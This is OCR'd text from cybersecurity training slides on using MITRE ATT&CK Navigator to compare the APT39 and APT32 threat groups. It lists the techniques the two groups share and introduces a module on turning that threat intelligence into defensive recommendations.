





"Create Layer from other layers", combine the scores you have in your two layers (a,b,), and enter the expression "a + b" into the score expression field.

Set low value for 1 and high value (combined techniques) for 3

6. Expand Sub-Techniques & Export/Visualize



7. Combined Layers Visualized in SVG



Cyber Threat Intelligence

Lesson 3.3 Summary

1. Learned how to map multiple threat groups in ATT&CK Navigator to enable analysis and identification of overlapping techniques/sub-techniques.

2. Examined how to prioritize techniques and sub-techniques for actionable intelligence

CYBRARY

Lesson 3.4
Exercise 3:
Comparing Layers in ATT&CK® Navigator

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 3.4 Objectives

1. Practice defining and comparing layers in Navigator
2. Review the overlapping techniques and sub-techniques

CYBRARY

Exercise 3: Comparing Layers in Navigator

Cyber Threat Intelligence


- Refer to the Resources section for Exercise 3
  - The techniques and sub-techniques are listed in the “APT39 and Cobalt Kitty Techniques” PDF

1. Open ATT&CK Navigator: http://bit.ly/attacknav
2. Enter the techniques and sub-techniques from APT39 and Cobalt Kitty/OceanLotus into separate Navigator layers with a unique score for each layer.
3. Combine the layers in Navigator to create a third layer
4. Color score your third layer
5. Make a list of the techniques and sub-techniques that overlap between the two groups

- Please pause. We suggest giving yourself 15 minutes for this exercise.

CYBRARY

Exercise 3: Comparing Layers in Navigator




APT39 Techniques/Subs

APT32 (OceanLotus) Techniques/Subs

Overlapping Techniques/Subs that both groups employ

Exercise 3: Comparing Layers in Navigator

- What are some of the overlapping techniques and sub-techniques you identified?



Exercise 3: Comparing Layers in ATT&CK Navigator

Here are the overlapping techniques between APT39 and APT32:

- Phishing:Spearphishing Attachment (T1566.001)
- Phishing: Spearphishing Link (T1566.002)
- Command and Scripting Interpreter (T1059)
- Scheduled Task/Job:Scheduled Task (T1053.005)
- User Execution: Malicious Link(T1204.001)
- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)
- Obfuscated Files or Information (T1027)
- Network Service Scanning (T1046)

CYBRARY

Lesson 3.4 Summary

1. Worked through defining and comparing layers in Navigator process and identified the overlapping techniques and sub-techniques
2. Reviewed the APT32 and APT39 intersecting outcomes

Next Up:

Module 4:
Making Defensive Recommendations from ATT&CK® Mapped Data

End of Module 3

Module 4:
Making Defensive Recommendations from ATT&CK® Mapped Data

Adam Pennington

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

Module 4 Objectives

Learn the process for making defensive recommendations based on ATT&CK mapped data

Identify the priority techniques and sub-techniques for your enterprise.

Understand your enterprise capabilities and constraints

Practice making customized defensive recommendations

Agenda

Lesson 4.1:
The Defensive Recommendation Process

Lesson 4.2:
Research how techniques and sub-techniques are being used and the defensive options

Lesson 4.3:
Research Organizational Capabilities and Constraints & Determine Trade-offs

Lesson 4.4:
Make Defensive Recommendations

Lesson 4.1: The Defensive Recommendations Process

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.1 Objectives

1. Review the process for making defensive recommendations
2. Learn how to determine priority techniques

CYBRARY

Applying Technique Intelligence to Defense

- We've now seen a few ways to identify techniques seen in the wild
  - Extracted from narrative reporting
  - Extracted from raw-incident data
  - Leveraging data already mapped by ATT&CK® team
- We can identify techniques used by multiple groups we care about
  - May be our highest priority starting point
- How do we make that intelligence actionable?

Process for Making Defensive Recommendations

Step 0. Determine Priority Techniques

- There are multiple ways to prioritize – in this training we'll focus on leveraging CTI

1. Data sources: what data do you have already?
2. **Threat intelligence: what are your adversaries doing?**
3. Tools: what can your current tools cover?
4. Red team: what can you see red teamers doing?

Step 0. Determine Priority Techniques

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.1 Summary

1. Reviewed the process for making defensive recommendations
2. Learned how to determine priority techniques and sub-techniques from a CTI perspective and reviewed potential data sources

CYBRARY

Lesson 4.2
Research how Techniques & Sub-Techniques are being used and Defensive Options

Lesson 4.2 Objectives

1. Learn the approach for identifying how techniques and sub-techniques are being used
2. Understand how to research the associated defensive options


Step 1. Research How Techniques and Sub-techniques are Used

- What specific procedures are being used for a given technique or sub-technique
  - Important that the defensive response corresponds with activity

APT39: An Iranian Cyber Espionage Group Focused on Personal Information

FireEye Intelligence has observed APT39 leverage spear phishing emails with malicious attachments and/or hyperlinks typically resulting in a POWBAT infection

- Execution – User Execution (T1204)
  - User Execution: Malicious Link (T1204.001)
  - User Execution: Malicious Attachment (T1204.002)



Two types of payloads were found in the spear-phishing emails: links to malicious sites or weaponized Word documents

- Execution – User Execution (T1204)
  - User Execution: Malicious Link (T1204.001)
  - User Execution: Malicious Attachment (T1204.002)

Step 1. Research How Techniques and Sub-techniques are Used

MITRE | ATT&CK™ Matrices Tactics Techniques Mitigations Groups


User Execution

Procedure Examples

Name	Description
APT32	APT32 has lured targets to download a Cobalt Strike beacon by including a malicious link within spearphishing emails.[40]
APT33	APT33 has lured users to click links to malicious HTML applications delivered via spearphishing emails.[7][8]
APT39	APT39 has sent spearphishing emails in an attempt to lure users to click on a malicious link. [11]
BackConfig	BackConfig has compromised victims via links to URLs hosting malicious content.[6]
BlackTech	BlackTech has used e-mails with malicious links to lure victims into installing malware.[3]
Cobalt Group	Cobalt Group has sent emails containing malicious links that require users to execute a file or macro to infect the victim machine.[12][13]
Dragonfly 2.0	Dragonfly 2.0 has used various forms of spearphishing in attempts to get users to open links.[14][15]

Step 2. Research Defensive Options

- Some sources providing defensive information indexed to ATT&CK®



- Supplement with your own research

Step 2. Research Defensive Options

User Execution

Sub-techniques (2)

An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

While User Execution frequently occurs shortly after Initial Access it may occur at other phases of an intrusion, such as when an adversary places a file in a shared directory or on a user's desktop hoping that a user will click on it. This activity may also be seen shortly after Internal Spearphishing.

ID: T1204

Sub-techniques: T1204.001, T1204.002

